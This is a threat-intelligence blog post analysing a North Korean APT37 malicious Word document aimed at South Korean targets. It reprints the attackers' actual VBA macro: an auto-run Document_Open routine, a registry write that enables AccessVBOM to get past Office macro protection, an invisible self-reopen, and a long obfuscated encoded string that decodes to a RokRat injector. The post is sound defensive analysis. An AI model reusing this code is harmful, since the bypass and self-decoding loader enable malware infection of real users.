Retrohunting APT37: North Korean APT used VBA self decode technique to inject RokRat

blog.malwarebytes.com/threat-analysis/2021/01/retrohunting-apt37-north-korean-apt-used-vba-self-decode-technique-to-inject-rokrat

Threat Intelligence Team January 6, 2021

This post was authored by Hossein Jazi

On December 7 2020 we identified a malicious document uploaded to Virus Total which was purporting to be a meeting request likely used to target the government of South Korea. The meeting date mentioned in the document was 23 Jan 2020, which aligns with the document compilation time of 27 Jan 2020, indicating that this attack took place almost a year ago.


The file contains an embedded macro that uses a VBA self decoding technique to decode itself within the memory spaces of Microsoft Office without writing to the disk. It then embeds a variant of the RokRat into Notepad.

Based on the injected payload, we believe that this sample is associated with APT37. This North Korean group is also known as ScarCruft, Reaper and Group123 and has been active since at least 2012, primarily targeting victims in South Korea.

In the past, this APT has relied on Hangul Office documents (hwp files) to target victims, as it's software that's commonly used in South Korea. However, in this blog we describe an interesting alternative method, delivered via self-decoding VBA Office files. To the best of our knowledge, this is a first for this APT group.

Document analysis

The actor used the VBA self-decoding concept in its macro that was first introduced in 2016. A malicious macro is encoded within another that is then decoded and executed dynamically.



3c59ad7c4426e8396369f084c35a2bd3f0caa3ba1d1a917941535

간담회 의뢰서

2020. 1. 23

성명 :		현직 :	
나이 :		연계 주소 :	

1. 간담회에서 토론하실 수 있으신지, 있다면 어떤 주제로 토론 가능하신지 알려주십시오.

2. 언제, 그리고 얼마 동안 한국에 머물 수 있습니까? (2월 ~ 4월)

방문 일정	협의사항 (필요한 경우)

3. 비공개로 간담회를 진행하는 경우, 요구사항 (필요한 경우)

Figure 1: Malicious document

We can consider this technique an unpacker stub, which is executed upon opening the document. This unpacker stub unpacks the malicious macro and writes it into the memory of Microsoft Office without being written to disk. This can easily bypass several security mechanisms.





Figure 2: Self decoding technique

Figure 3 shows the macro used by this document. This macro starts by calling the "*ljojijbjs*" function, and based on the results will take different paths for execution.




```
Private Sub Document_Open()
On Error GoTo Erreur
Dim isEnabled
isEnabled = ljojijbjs
If isEnabled Then
Dim val As String
val = Init()
If val = "" Then
Exit Sub
End If
eviwbejfkaksd val
ThisDocument.Saved = True
ghjkjhgyujx
Else
fngjksnhokdnfd (1)
ghjkjhgyujx
Dim FileName As String
Dim objWord As Word.Application
Set objWord = CreateObject("Word.Application")
FileName = ThisDocument.FullName
objWord.Visible = False
objWord.Documents.Open FileName, ReadOnly:=True
End If
Erreur:
Exit Sub
End Sub
```

Figure 3: Encoded macro

Microsoft by default disables the dynamic execution of the macro, and if an attacker needs to execute one dynamically—which is the case here—the threat actor needs to bypass the VB object model (VBOM) by modifying its registry value.


To check if it can bypass the VBOM, it looks to see if the VBOM can be accessed or not. The *"ljojijbjs"* function is used for this purpose and checks read access to the *VBProject.VBComponent*. If it triggers an exception, it means the VBOM needs to be bypassed (IF clause). If there is no exception, it means the VBOM is already bypassed and VBA can extract its macro dynamically (Else clause).



```
Private Function ljojijbjs() As Boolean
On Error GoTo Erreur
Dim codeModule As Object
Set codeModule = ThisDocument.VBProject.VBComponents
ljojijbjs = True
Exit Function
Erreur:
ljojijbjs = False
End Function
```

Figure 4: Check VB object model accessibility


"fngjksnhokdnfd" is called with one parameter to bypass VBOM. This function sets the VBOM registry key to one.



```
Private Sub fngjksnhokdnfd(newValue As Integer)
Dim wsh As Object
Dim regKey As String
Set wsh = CreateObject("WScript.shell")
regKey = "HKEY_CURRENT_USER\Software\Microsoft\Office\" & Application.Version & "\Word\Security\AccessVBOM"

wsh.RegWrite regKey, newValue, "REG_DWORD"
End Sub
```

Figure 5: Modifying VBOM registry key


After bypassing VBOM, it calls another function which creates a Mutex in the victims's machine by calling *CreateMutexA* API call and names it *"mutexname"*. This could be used by the actor to make sure it infects its victim only once but in this document we didn't observe any evidence of checking the mutex.



```
Private Sub ghjkjhgyujx()

myMutex = CreateMutex(0, 1, "mutexname")
Dim er As Long: er = Err.LastDllError
If er <> 0 Then
Application.DisplayAlerts = False
Application.Quit
Else
End If
End Sub
```

Figure 6: Mutex creation


Finally, in order to perform the self-decoding process, it needs to open itself by creating a new Application object and load the current document in it in invisible mode.



```
Dim objWord As Word.Application
Set objWord = CreateObject("Word.Application")
FileName = ThisDocument.FullName
objWord.Visible = False
objWord.Documents.Open FileName, ReadOnly:=True
```

Figure 7: Self open


If VBOM is already bypassed, The function *Init* is called and generates the malicious macro content in obfuscated format.



```
Private Function Init() As String
Dim vCoded As String
vCoded = "gm* bfzc7mO F *" & vbCrLf
vCoded = vCoded & "ajDzBA9Czwhnf" & vbCrLf
vCoded = vCoded & "zzzzHy Kp*nzdnFOpynzH*y#pDnzLIfF* bfzB y*IpO9OObFc7zE Qz" & Chr(34) & "WnyfnO&v8qOO" & Chr(34) & "z0AJBpOzhHybFniiz9izEbf5H*ySzOm9qqyniiz9
vCoded = vCoded & "zzzzHy Kp*nzdnFOpynzH*y#pDnzLIfF* bfzUy *nHybFniiTnGbyJzE Qz" & Chr(34) & "WnyfnO&v" & Chr(34) & "z0AJBpOzhHybFniiz9izEbf5H*ySzAJBpOzOmApi
vCoded = vCoded & "zzzzHy Kp*nzdnFOpynzH*y#pDnzLIfF* bfz)ObinlpfqOnzE Qz" & Chr(34) & "WnyfnO&v" & Chr(34) & "z0AJBpOzhgQ2nF*z9izEbf5H*yRz9izEbf5H*y" & vbCrL
vCoded = vCoded & "zzzzHy Kp*nzdnFOpynzH*y#pDnzLIfF* bfzgmnfHybFniizE Qz" & Chr(34) & "WnyfnO&v" & Chr(34) & "z0AJBpOzqPdni ynq9FFniiz9izEbf5SzAJBpOzQjfhny *
vCoded = vCoded & "zzzzHy Kp*nzdnFOpynzH*y#pDnzLIfF* bfz.*OTbKnTnGbyJzE Qz" & Chr(34) & "WnyfnO&v" & Chr(34) & "z0AJBpOzdWhfiXbOz9izEbf5H*ySzAJ.nDzUP5*5Jz9iz
vCoded = vCoded & "zzzzHy Kp*nzdnFOpynzH*y#pDnzLIfF* bfz)ynp*n.nGb*nwhynpqzE Qz" & Chr(34) & "WnyfnO&v" & Chr(34) & "z0AJBpOzhHybFniiz9izEbf5H*ySzOmwhynpq9**
vCoded = vCoded & "zzzzHy Kp*nzdnFOpynzH*y#pDnzLIfF* bfzeObQpO9OObFzE Qz" & Chr(34) & "WnyfnO&v" & Chr(34) & "z0AJBpOzPLOp5iz9izEbf5H*ySzAJBpOzqPAJ*niz9izEbf
vCoded = vCoded & "zzzzHy Kp*nzdnFOpynzH*y#pDnzLIfF* bfzeObQpOLynnzE Qz" & Chr(34) & "WnyfnO&v" & Chr(34) & "z0AJBpOzhTnGz9izEbf5H*yRz9izEbf5H*y" & vbCrLf
vCoded = vCoded & "zzzzHy Kp*nzdnFOpynzH*y#pDnzLIfF* bfz)ynp*nHybFnii9zE Qz" & Chr(34) & "WnyfnO&v" & Chr(34) & "z0AJBpOzOm9mmO Fp* bfopGnz9izEbf5SzAJBpOzOm)
vCoded = vCoded & "acOin" & vbCrLf
vCoded = vCoded & "zzzzHy Kp*nzdnFOpynzLIfF* bfzB y*IpO9OObFc7zE Qz" & Chr(34) & "WnyfnO&v8qOO" & Chr(34) & "z0AJBpOzhHybFniiz9izEbf5SzOm9qqyniiz9iz9fJSzAJBp
vCoded = vCoded & "zzzzHy Kp*nzdnFOpynzLIfF* bfzUy *nHybFniiTnGbyJzE Qz" & Chr(34) & "WnyfnO&v" & Chr(34) & "z0AJBpOzhHybFniiz9izEbf5SzAJBpOzOmApin9qqyniiz9i
vCoded = vCoded & "zzzzHy Kp*nzdnFOpynzLIfF* bfz)ObinlpfqOnzE Qz" & Chr(34) & "WnyfnO&v" & Chr(34) & "z0AJBpOzhgQ2nF*z9izEbf5Rz9izEbf5" & vbCrLf
vCoded = vCoded & "zzzzHy Kp*nzdnFOpynzLIfF* bfzgmnfHybFniizE Qz" & Chr(34) & "WnyfnO&v" & Chr(34) & "z0AJBpOzqPdni ynq9FFniiz9izEbf5SzAJBpOzQjfhny *lpfqOnz9
vCoded = vCoded & "zzzzHy Kp*nzdnFOpynzLIfF* bfz.*OTbKnTnGbyJzE Qz" & Chr(34) & "WnyfnO&v" & Chr(34) & "z0AJBpOzdWhfiXbOz9izEbf5H*ySzAJ.nDzUP5*5Jz9iz9fJSzAJB
vCoded = vCoded & "zzzzHy Kp*nzdnFOpynzLIfF* bfz)ynp*n.nGb*nwhynpqzE Qz" & Chr(34) & "WnyfnO&v" & Chr(34) & "z0AJBpOzhHybFniiz9izEbf5SzOmwhynpq9**y QI*niz9iz
vCoded = vCoded & "zzzzHy Kp*nzdnFOpynzH*y#pDnzLIfF* bfzeObQpO9OObFzE Qz" & Chr(34) & "WnyfnO&v" & Chr(34) & "z0AJBpOzPLOp5iz9izEbf5SzAJBpOzqPAJ*niz9izEbf5H*
vCoded = vCoded & "zzzzHy Kp*nzdnFOpynzH*y#pDnzLIfF* bfzeObQpOLynnzE Qz" & Chr(34) & "WnyfnO&v" & Chr(34) & "z0AJBpOzhTnGz9izEbf5H*yRz9izEbf5H*y" & vbCrLf
vCoded = vCoded & "zzzzHy Kp*nzdnFOpynzLIfF* bfz)ynp*nHybFnii9zE Qz" & Chr(34) & "WnyfnO&v" & Chr(34) & "z0AJBpOzOm9mmO Fp* bfopGnz9izEbf5SzAJBpOzOm)bGGpfqE
vCoded = vCoded & "acfqzjD" & vbCrLf
vCoded = vCoded & "Hy Kp*nzwJmnz#w9.wxHjoLg" & vbCrLf
vCoded = vCoded & "FQz9izEbf5" & vbCrLf
vCoded = vCoded & "Om.ninyKnqz9iz#*y f5" & vbCrLf
vCoded = vCoded & "OmdniW*bmz9iz#*y f5" & vbCrLf
vCoded = vCoded & "Omw *Onz9iz#*y f5" & vbCrLf
vCoded = vCoded & "qP+z9izEbf5" & vbCrLf
vCoded = vCoded & "qP1z9izEbf5" & vbCrLf
vCoded = vCoded & "qP+# Xnz9izEbf5" & vbCrLf
vCoded = vCoded & "qP1# Xnz9izEbf5" & vbCrLf
vCoded = vCoded & "qP+)bIf*)hpviz9izEbf5" & vbCrLf

                   ..........

vCoded = vCoded & "zzzzd GzheObQpOTnGbyJz9izEbf5H*ySz z9izEbf5" & vbCrLf
vCoded = vCoded & "zzzzd GzQBpOInz9izAJ*n" & vbCrLf
vCoded = vCoded & "zzzzd Gzy.*O.n*Iyfz9izEbf5H*y" & vbCrLf
vCoded = vCoded & "zzzzd GzQjit6A *z9izAbbOnpf" & vbCrLf
vCoded = vCoded & "zzzzajDzU ft6zwhnf" & vbCrLf
vCoded = vCoded & "zzzzzzzzd GzL#gz9izgQ2nF*" & vbCrLf
vCoded = vCoded & "zzzzzzzz#n*zL#gz4z)ynp*ngQ2nF*0" & Chr(34) & "#Fy m* f58L On#Ji*nGgQ2nF*" & Chr(34) & "R" & vbCrLf
vCoded = vCoded & "zzzzzzzzd GzP fqbPid yz9iz#*y f5" & vbCrLf
vCoded = vCoded & "zzzzzzzzP fqbPid yz4zL#g8en*#mnF pOLbOqny0YR" & vbCrLf
vCoded = vCoded & "zzzzzzzzP fqbPid yz4zP fqbPid yz=z" & Chr(34) & "\#JiUgUt6\fb*nmpq8n7n" & Chr(34) & vbCrLf
vCoded = vCoded & "zzzzzzzz.n*IyfBpOInz4z)ynp*nHybFnii90YSzP fqbPid ySzYSzYSzLpOinSzYSzYSzYSzi*py*SzmybFR" & vbCrLf
vCoded = vCoded & "zzzzacOin" & vbCrLf
vCoded = vCoded & "zzzzzzzz.n*IyfBpOInz4z)ynp*nHybFnii90YSz" & Chr(34) & "fb*nmpq8n7n" & Chr(34) & "SzYSzYSzLpOinSzYSzYSzYSzi*py*SzmybFR" & vbCrLf
vCoded = vCoded & "zzzzacfqzjD" & vbCrLf
vCoded = vCoded & "zzzzHjdz4zmybF8qPHybFniijd" & vbCrLf
vCoded = vCoded & "zzzzjDzHjdzwhnfzhwpy5n*HybFlpfqOnz4zgmnfHybFnii0H.g)c##_9EE_9))c##SzLpOinSzHjdRzcOinzc7 *z#IQ" & vbCrLf
vCoded = vCoded & "zzzzqP)bqnEnfz4z=l,YY" & vbCrLf
vCoded = vCoded & "zzzzihnOO9qqyz4zB y*IpO9OObFc70hwpy5n*HybFlpfqOnSzAJBpOzYSzqP)bqnEnfSz=l&YYYSzH9ec_c+c)xwc_.c9dU.jwcR" & vbCrLf
vCoded = vCoded & "zzzzheObQpOTnGbyJz4zeObQpO9OObF0eTcT_Lj+cdSzxAbIfq0ihnOO)bqnrRzMz=l6YYR" & vbCrLf
vCoded = vCoded & "zzzzLbyz z4zEAbIfq0ihnOO)bqnrRzwbzxAbIfq0ihnOO)bqnrR" & vbCrLf
vCoded = vCoded & "zzzzzzzzQBpOInz4zihnOO)bqnr0 R" & vbCrLf
vCoded = vCoded & "zzzzzzzzy.*O.n*Iyfz4z.*OTbKnTnGbyJ00heObQpOTnGbyJzMz RSzQBpOInSzrR" & vbCrLf
vCoded = vCoded & "zzzzon7*z " & vbCrLf
vCoded = vCoded & "zzzzd GzyniIO*Uy *nHybFnii" & vbCrLf
vCoded = vCoded & "zzzzyniIO*Uy *nHybFniiz4zUy *nHybFniiTnGbyJ0hwpy5n*HybFlpfqOnSzihnOO9qqySzheObQpOTnGbyJSzxAbIfq0ihnOO)bqnrRzMzrSzyn*R" & vbCrLf
